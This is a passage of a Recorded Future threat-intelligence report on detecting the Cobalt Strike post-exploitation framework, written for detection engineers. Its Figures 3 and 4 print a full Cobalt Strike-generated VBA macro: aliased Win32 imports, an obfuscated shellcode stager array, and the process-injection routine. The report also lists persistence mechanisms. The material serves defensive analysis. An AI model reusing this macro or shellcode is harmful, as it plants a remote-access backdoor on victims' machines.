


MALWARE/
TOOLS
PROFILE

 Recorded Future[®]

By Insikt Group[®]

September 14, 2021

Full-Spectrum Cobalt Strike Detection



This report is a technical profile of the commercial post-exploitation framework Cobalt Strike. It contains details on the capabilities of the framework, observed threat actor use, host-based and network-based detections, and SOAR strategies for detection and response. This report is intended for security operations audiences who focus on detection engineering.

Executive Summary

Cobalt Strike is a commercial post-exploitation tool designed to aid penetration testers and red team operators in conducting authorized intrusions. Despite its original goal, since its release in 2012, Cobalt Strike has gained widespread popularity among state-sponsored threat actors and financially motivated threat actors.

Cobalt Strike's wide functionality supports all phases of a network intrusion, from reconnaissance and initial access to credential dumping and data exfiltration. Even with its broad feature set, it is still common for threat actors to use Cobalt Strike in combination with other malware, like loaders, or to use Cobalt Strike to deliver ransomware. Cisco Talos [reported](#) that in the fourth quarter of 2020, 66% of all ransomware attacks involved Cobalt Strike.

Despite the age and prevalence of Cobalt Strike, detection can still be difficult. The framework provides 2 key defense evasion features: Artifact Kit and Malleable C2 Profiles. Artifact Kit enables Cobalt Strike operators to customize the creation of payloads to avoid known signatures for the tool. Malleable C2 Profiles enable operators to customize the details of the command and control protocol used.

Detecting and mitigating Cobalt Strike activity requires a full spectrum of detections, including host and network-based detections. Starting before threat actors are even targeting your network, proactive detection of new Cobalt Strike command-and-control (C2) servers will surface IP addresses and domains that can be included in alert and blocklists. Other key points of detection include initial access vectors, persistence installation, and lateral movement.

To test detections using open-source Sigma rules and custom Snort rules, Recorded Future acquired Cobalt Strike and conducted adversary emulation exercises using tactics, techniques, and procedures (TTPs) from Ryuk, Chimera, and APT41.

Cobalt Strike developers continue to improve the tool, generally to make it easier for operators to avoid detection. In addition to the framework's original developers, a large community of security researchers regularly publish code, tools, and articles on how to make Cobalt Strike even more effective. Cobalt Strike will very likely continue to be a threat in the future.

Key Judgments

- Cobalt Strike is a prevalent tool among both state-sponsored threat actors and financially motivated threat actors. Organizations of nearly any type and size may find themselves defending against an attack conducted with Cobalt Strike. Early detection of Cobalt Strike can mitigate serious ransomware or state-sponsored intrusions.
- Effective detection of Cobalt Strike activity requires a full spectrum of detections, including host-based monitoring, network-based monitoring, and threat intelligence to identify Cobalt Strike C2s.
- Cobalt Strike is highly configurable, but many actors use default settings, such as SSL certs, Beacon URLs, and profiles that offer defenders detection opportunities.
- Advanced threat actors will customize Cobalt Strike payloads to avoid detection better using built-in tools like Artifact Kit, Malleable C2 Profiles, and Resource Kit. Detection opportunities exist when threat actors customize one component but leave defaults in others.
- Based on continued official and third-party development on Cobalt Strike features and capabilities, and the ability of any actor to obtain some version of it, Cobalt Strike will continue to be a threat for the foreseeable future.

Table of Contents

| | |
|---|-----------|
| Executive Summary | 1 |
| Key Judgments | 1 |
| Background | 3 |
| Criminal Acquisitions | 4 |
| Host-Based Detections | 4 |
| Initial Access | 5 |
| <i>Observed Threat Actor Use</i> | 5 |
| <i>Description of Emulation</i> | 5 |
| <i>Detection Techniques</i> | 5 |
| <i>Static Variable Names</i> | 5 |
| <i>Child Processes</i> | 7 |
| Persistence | 7 |
| <i>Observed Threat Actor Use</i> | 8 |
| <i>Detection Techniques</i> | 9 |
| <i>Initial Execution</i> | 9 |
| <i>Creation of Scheduled Task</i> | 9 |
| Lateral Movement | 9 |
| <i>Observed Threat Actor Use</i> | 10 |
| <i>Description of Emulation</i> | 10 |
| <i>Scenario 1: Make and Impersonate Token</i> | 10 |
| <i>Scenario 2: Kerberoasting Attack</i> | 11 |
| <i>Scenario 3: AD Enumeration via SharpHound/BloodHound</i> | 12 |
| <i>Scenario 4: Mimikatz and DCSync</i> | 12 |
| <i>Detection Techniques</i> | 14 |
| <i>Named Pipes</i> | 14 |
| <i>Abnormal Login Events</i> | 14 |
| <i>Rundll32 Sacrificial Process</i> | 15 |
| Network-Based Detections | 15 |
| Team Server Detection | 15 |
| <i>Shodan</i> | 16 |
| <i>Censys</i> | 16 |
| <i>Recorded Future</i> | 16 |
| <i>InQuest</i> | 16 |
| Cobalt Strike Beacon Traffic Detection | 16 |
| Advanced Detection and Automation | 19 |
| Cobalt Strike Keylogger Detection and Response | 21 |
| <i>Cobalt Strike Keylogger Detection</i> | 21 |
| <i>Cobalt Strike Keylogger Response and Automation</i> | 21 |
| <i>Cobalt Strike Keylogger Containment, Analysis, and Eradication</i> | 22 |
| Cobalt Strike C2 Blocking | 22 |
| Outlook | 23 |




Figure 1: References to cracked Cobalt Strike on dark web forums from April 2016 to April 2021 (Source: Recorded Future)

Background

Cobalt Strike is a commercially available post-exploitation framework intended for penetration testers and legitimate red team tests. The framework uses a feature-rich backdoor named “Beacon”, controlled via a Cobalt Strike Team Server. Beacon implants can execute commands, implement keylogging, upload and download files, and implement other tooling or network functions.

The Team Server acts as a central management platform that operators can connect to using the Cobalt Strike graphical user interface (GUI). This GUI allows multiple operators to issue commands, review exfiltrated data, and visualize the status of an operation simultaneously. The GUI is highly extensible, primarily through user-provided “Aggressor Scripts” that create interfaces to help execute preset lists of commands.

Recorded Future has also observed Aggressor Scripts shared among ransomware affiliates to make it easier to run common commands and manage additional payloads such as Bloodhound, Mimikatz, and Rubeus.

The tool was developed and licensed by Strategic Cyber LLC, a company based in Washington, DC, and was [acquired](#) by HelpSystems in March 2020. Cobalt Strike purchases are monitored for illicit use by the firm, and sales of Cobalt Strike are subject to export controls. In 2010, the creator of Cobalt Strike, Raphael Mudge, [created](#) a tool called Armitage that acted as a graphical user interface (GUI) for the Metasploit Framework. In 2012, Mudge released the first [version](#) of Cobalt Strike that included the Cobalt Strike Beacon. Since 2012, Cobalt Strike has been developed continuously, with new features being added regularly. As of this writing, the most recent version is 4.3.

A broad array of threat actors currently use Cobalt Strike to support initial access and move laterally through victim networks. These include state-sponsored [espionage groups](#) and [criminal organizations](#), including many active [ransomware operators](#).

Criminal Acquisitions

Despite [export controls](#) and vetting of sales of Cobalt Strike, several versions of Cobalt Strike have been leaked and distributed online on both clearnet sites, such as [GitHub](#), and dark web forums. In some cases, the digital rights management (DRM) and license enforcement mechanisms were removed, and the resulting packages were delivered as “cracked” versions of Cobalt Strike. Figure 1 shows dark web forum posts discussing cracked versions of Cobalt Strike from the last five years. Based on our data, dark web interest in Cobalt Strike has increased significantly over the past year. The highest volume of references within Figure 1 from around November 2020 coincides with [reports](#) of source code for Cobalt Strike version 4.0 being uploaded to GitHub.

In addition to the cracked standard versions of Cobalt Strike, a trial version has also been [used](#) by threat actors such as APT41. The trial version of Cobalt Strike lacks key evasion capabilities, such as the [ability](#) to remove MZ headers when loading the Beacon DLL, and it contains artifacts that make detection of Cobalt Strike activity even easier. For example, an older version of Cobalt Strike (3.0) [included](#) the [EICAR string](#) within the headers of all HTTP GET requests.

Since the beginning of 2021, versions of Cobalt Strike have consistently appeared in threads within underground sources categorized as both low tier and high tier sources. The majority of references to “leaked” or “cracked” copies of Cobalt Strike during this timeframe are predominantly for versions of Cobalt

Strike labeled as version 4.0 and later. Within high-tier Russian language sources, actors have freely shared links to file upload platforms such as Anonfiles and Mega[.]nz containing leaked versions of Cobalt Strike at no extra cost. This contrasts with low-tier sources, where users traditionally charge for access to a download link. Sellers on such sites are likely relying on the fact that entry-level individuals are not aware that they can access cracked versions for free elsewhere.

Host-Based Detections

The different components of the Cobalt Strike framework lead to different detection points across the kill chain, as seen in Figure 4. Detection of the initial access and Beacon activity is better suited for host-based detections via log detection with a SIEM or the use of an endpoint detection and response (EDR) tool. The delivery of the Beacon and the C2 communication (defined by the Malleable C2 Profile) are best detected with network detections using intrusion detection systems (IDS) like Snort. In response to the widespread use of Cobalt Strike, security researchers have developed many open-source YARA and Sigma detections.

In 2020, Talos released a report, [“The art and science of detecting Cobalt Strike”](#), detailing the internals of Cobalt Strike and how to detect the different stages of a Cobalt Strike attack. Their detections focus primarily on Snort and ClamAV signatures.




Figure 2: A simplified overview of different points for detection of Cobalt Strike activity (Source: Recorded Future)

To test host-based detections based on real malicious uses of Cobalt Strike, Recorded Future acquired a copy of Cobalt Strike and conducted adversary emulation exercises using tactics, techniques, and procedures (TTPs) from Ryuk, Chimera, and APT41 focusing on initial access, installing persistence, and moving laterally.

Initial Access

Observed Threat Actor Use

Phishing emails remain a significant intrusion vector. The [Verizon DBIR](#) reported that in 2020, phishing had been reported in 36% of breaches, up 11% from 2019. Additionally, Craig Williams from Cisco Talos has [said](#), “Microsoft Office documents with malicious macros are still one of the top choices for attackers of all skill levels”.

While there is minimal reporting on the use of Cobalt Strike-generated macros, the use of macros to [deliver](#) Cobalt Strike as well as [other](#) malware is still a common tactic. For that reason, we decided to emulate an attack using Cobalt Strike-generated macros.

Description of Emulation

The Cobalt Strike macro loads and executes shellcode to download the Beacon from the Team Server. To understand the Cobalt Strike macro payload, Insikt Group generated several macros to identify what features would change. The code structure of the generated Cobalt Strike macros had minimal changes across each payload and can be identified by the import section and the shellcode execution section. The first common section in the generated macros is the Win32 function import section shown in Figure 5. Insikt Group has observed the use of the statement, “#if VBA7 Then” combined with the imports “CreateRemoteThread”, “VirtualAllocEx”, “WriteProcessMemory” and “CreateProcessA” to be present and follow the same structure shown in Figure 5. This commonality was observed across our generated macros as well as ones found in the wild.

Another key aspect of Cobalt Strike macros is the method of shellcode execution shown in Figure 6. The shellcode to be executed is stored in an array, “myArray”, in an obfuscated form and is only deobfuscated in memory. This could allow the macro to evade signature detections looking for known shellcode patterns.

Detection Techniques

Static Variable Names

The variable containing the region of memory allocated and used to load the shellcode is called “rwxpage”. This variable name did not change between our generated macros. Based on data from [InQuest Labs](#), Insikt Group found that this variable name was unique to Cobalt Strike macros.

The Cobalt Strike documentation [suggests](#) using Resource Kit to change the macro format. However, the Cobalt Strike version we analyzed did not contain the Resource Kit. Between January 2021 and June 2021, we identified 886 Cobalt Strike macros containing the unmodified “rwxpage” variable name.

The Team Server C2s extracted from the macros had a low detection rate both by Recorded Future’s proactive C2 detection (5% of C2s detected) and our open-source collection (10% of C2s detected). Our proactive C2 detection has since been updated to include the results of Team Server C2s from Cobalt Strike macros. Over half of the extracted Team Server C2s were hosted in China, as seen in Figure 7. A full list of the extracted C2s can be found on our [GitHub repository](#).

```
#If VBA7 Then
Private Declare PtrSafe Function CreateStuff Lib "kernel32" Alias "CreateRemoteThread" (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal dwStackSize As Long, ByVal lpStartAddress As LongPtr, lpParameter As Long, ByVal dwCreationFlags As Long, lpThreadId As Long) As LongPtr
Private Declare PtrSafe Function AllocStuff Lib "kernel32" Alias "VirtualAllocEx" (ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr
Private Declare PtrSafe Function WriteStuff Lib "kernel32" Alias "WriteProcessMemory" (ByVal hProcess As Long, ByVal lDest As LongPtr, ByRef Source As Any, ByVal Length As Long, ByVal LengthWrote As LongPtr) As LongPtr
Private Declare PtrSafe Function RunStuff Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes As Any, lpThreadAttributes As Any, ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, lpEnvironment As Any, ByVal lpCurrentDirectory As String, lpStartupInfo As STARTUPINFO, lpProcessInformation As PROCESS_INFORMATION) As Long
#Else
Private Declare Function CreateStuff Lib "kernel32" Alias "CreateRemoteThread" (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal dwStackSize As Long, ByVal lpStartAddress As Long, lpParameter As Long, ByVal dwCreationFlags As Long, lpThreadId As Long) As Long
Private Declare Function AllocStuff Lib "kernel32" Alias "VirtualAllocEx" (ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As Long
Private Declare Function WriteStuff Lib "kernel32" Alias "WriteProcessMemory" (ByVal hProcess As Long, ByVal lDest As Long, ByRef Source As Any, ByVal Length As Long, ByVal LengthWrote As Long) As Long
Private Declare Function RunStuff Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes As Any, lpThreadAttributes As Any, ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, lpEnvironment As Any, ByVal lpCurrentDirectory As String, lpStartupInfo As STARTUPINFO, lpProcessInformation As PROCESS_INFORMATION) As Long
#End If
```

Figure 3: Cobalt Strike macro initialization code (Source: Recorded Future)

```

myArray = Array(-4, -24, -119, 0, 0, 0, 96, -119, -27, 49, -46, 100, -117, 82, 48, -117, 82, 12, -117, 82, 20, -117, 114, 40, 15, -73, 74, 38, 49, -1, 49, -64,
13, 1, -57, -30, -16, 82, 87, -117, 82, 16, -117, 66, 60, 1, -48, -117, 64, 120, -123, -64, 116, 74, 1, -48, 80, -117, 72, 24, -117, 88, 32, 1, -45, -29, 60, 73, -117, 5
-42, 49, -1, 49, -64, -84, -63, -49, 13, 1, -57, 56, -32, 117, -12, 3, 125, -8, 59, 125, 36, 117, -30, 88, -117, 88, 36, 1, -45, 102, -117, 12, 75, -117, 88, 28, 1, -45,
-117, 1, -48, -119, 68, 36, 36, 91, 91, 97, 89, 90, 81, -1, -32, 88, 95, 90, -117, 18, -21, -122, 93, 104, 110, 101, 116, 0, 104, 119, 105, 110, 105, 84, 104, 76, 119, 3
-43, 49, -1, 87, 87, 87, 87, 87, 104, 58, 86, 121, -89, -1, -43, -23, -124, 0, 0, 0, 91, 49, -55, 81, 81, 106, 3, 81, 81, 104, 80, 0, 0, 0, 83, 80, 104, 87, -119, -97, _
-58, -1, -43, -21, 112, 91, 49, -46, 82, 104, 0, 2, 64, -124, 82, 82, 82, 83, 82, 80, 104, -21, 85, 46, 59, -1, -43, -119, -58, -125, -61, 80, 49, -1, 87, 87, 106, -1, 83
104, 45, 6, 24, 123, -1, -43, -123, -64, 15, -124, -61, 1, 0, 0, 49, -1, -123, -10, 116, 4, -119, -7, -21, 9, 104, -86, -59, -30, 93, -1, -43, -119, -63, 104, 69, 33, 94
-43, 49, -1, 87, 106, 7, 81, 86, 80, 104, -73, 87, -32, 11, -1, -43, -65, 0, 47, 0, 0, 57, -57, 116, -73, 49, -1, -23, -111, 1, 0, 0, -23, -55, 1, 0, 0, -24, -117, -1, _
-1, -1, 47, 109, 98, 52, 89, 0, 77, 40, -55, -35, 113, -116, 89, -16, 62, 105, 112, -78, 87, 125, 17, -64, 119, -63, -36, -111, 55, -86, -26, 55, 113, -55, 9, -116, -44
-30, -37, -99, -90, -107, -29, -114, -75, -18, -110, -6, 46, -75, 29, 52, 79, 81, -54, 94, -35, -51, 118, -24, 94, -89, -46, 10, 38, 120, 32, 63, -54, -60, 123, -112,
-39, 0, 85, 115, 101, 114, 45, 65, 103, 101, 110, 116, 58, 32, 77, 111, 122, 105, 108, 108, 97, 47, 52, 46, 48, 32, 40, 99, 111, 109, 112, 97, 116, 105, 98, 108, 101, 59
83, 73, 69, 32, 55, 46, 48, 59, 32, 87, 105, 110, 100, 111, 119, 115, 32, 78, 84, 32, 53, 46, 49, 59, 32, 46, 78, 69, 84, 32, 67, 76, 82, 32, 49, 46, 49, 46, 52, 51, _
50, 50, 41, 13, 10, 0, -114, 24, 32, -76, -103, -97, 90, -23, 100, 10, -18, 54, 1, 57, 122, -24, -18, 110, 86, -33, 46, -117, -85, 113, 20, -54, 95, -91, 14, -9, -112, -
110, 117, -40, 79, -106, -103, 90, 104, -44, 96, 97, 15, 100, -55, 17, -42, 0, -51, 13, 124, -12, 62, 124, -122, 50, 122, 23, -63, -61, 117, 126, 76, 115, 6, -14, 79, 7
65, 35, -106, -84, -104, -32, 105, -58, 114, 97, -2, 51, -38, 3, -116, 105, -18, -75, 112, -78, -57, -84, -34, 89, 13, 66, 86, -121, 127, -17, -68, -20, -34, -26, -11
30, -16, 44, -106, 36, -85, 100, 122, -36, -97, -94, 73, -73, -20, -124, 85, 119, 12, -19, 16, 63, 44, -23, 115, 100, -98, 99, 90, -75, -62, 11, 71, -70, -104, 67, -49
17, 57, 37, 82, -116, 35, -12, -50, -109, -61, -42, 10, -95, 111, 6, -106, -38, 18, 98, -96, -5, -12, -61, 117, -125, 18, -69, 65, 53, 126, 54, 43, -71, -48, 90, 48, 21
46, 76, -79, -120, -21, -25, 49, -96, 104, 6, 124, 115, -51, 77, -28, -42, -107, -85, -66, 30, -60, -101, 58, 72, -2, 0, 104, -16, -75, -94, 86, -1, -43, 106, 64, 104,
104, 0, 0, 64, 0, 87, 104, 88, -92, 83, -27, -1, -43, -109, -71, 0, 0, 0, 1, -39, 81, 83, -119, -25, 87, 104, 0, 32, 0, 0, 83, 86, 104, 18, -106, -119, -30, -1, -43, _
-123, -64, 116, -58, -117, 7, 1, -61, -123, -64, 117, -27, 88, -61, -24, -87, -3, -1, -1, 49, 57, 50, 46, 49, 54, 56, 46, 50, 48, 52, 46, 49, 50, 56, 0, 81, 9, -65, 109)

If Len(Environ("ProgramW6432")) > 0 Then
    sProc = Environ("windir") & "\\SysOW64\\rundll32.exe"
Else
    sProc = Environ("windir") & "\\System32\\rundll32.exe"
End If

res = RunStuff(sNull, sProc, ByVal 0&, ByVal 0&, ByVal 1&, ByVal 4&, ByVal 0&, sNull, sInfo, pInfo)

rwxpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), &H1000, &H40)
For offset = LBound(myArray) To UBound(myArray)
    myByte = myArray(offset)
    res = WriteStuff(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0&)
Next offset
res = CreateStuff(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0)
    
```

Figure 4: Cobalt Strike macro execution code (Source: Recorded Future)




Figure 5: Breakdown of Cobalt Strike macro Team Servers by Country of ASN (Source: Recorded Future)

Child Processes

Before the shellcode is loaded into memory by the macro, the process first spawns an instance of “rundll32.exe”. This “rundll32.exe” process acts as a disposable process for the shellcode to be allocated and then executed in. This technique of spawning disposable processes from macros is not unique to Cobalt Strike. To detect this type of activity, you can use [this](#) Sigma rule to identify suspicious child processes of Microsoft Office products.

Persistence

Cobalt Strike doesn't contain explicit commands for gaining persistence on an infected host. However, operators of Cobalt Strike can issue commands to create a variety of persistence mechanisms on infected Windows victims. To support this, Cobalt Strike can create Beacon files that conform to the Windows Service specification, allowing the Beacons to function as Windows services.

The Cobalt Strike user community has developed a library of [automated scripts](#) that contain the guided prompts to issue commands needed to establish persistence on an infected victim. These scripts make use of the Cobalt Strike automation known as “Aggressor scripts”.

Cobalt Strike's [documentation](#) demonstrates using 2 possible persistence mechanisms:

- **Event Triggered Execution (T1546)**
- **Create or Modify System Process: Windows Service (T1543.003)**

A popular [third-party repository](#) of Aggressor scripts created by GitHub user harleyQu1nn provides many more persistence mechanisms:

- **Scheduled Task/Job: Scheduled Task (T1053.005)**
- **Create or Modify System Process: Windows Service (T1543.003)**
- **Event Triggered Execution: Windows Management Instrumentation Event Subscription (T1546.003)**
- **Logon Initialization Scripts (T1037)**
- **Boot or Logon Autostart Execution: Registry Run Keys (T1547)**
- **BITS Jobs (T1197)**

Other third-party repositories such as [Staykit](#) and [WMI-Persistence](#) implement similar persistence techniques as the harleyQu1nn repository. Despite the lack of explicit commands for persistence in Cobalt Strike Beacon, the community has used features from the framework like the Aggressor scripts to create easy-to-use interfaces for threat actors to issue commands to create persistence using Cobalt Strike.

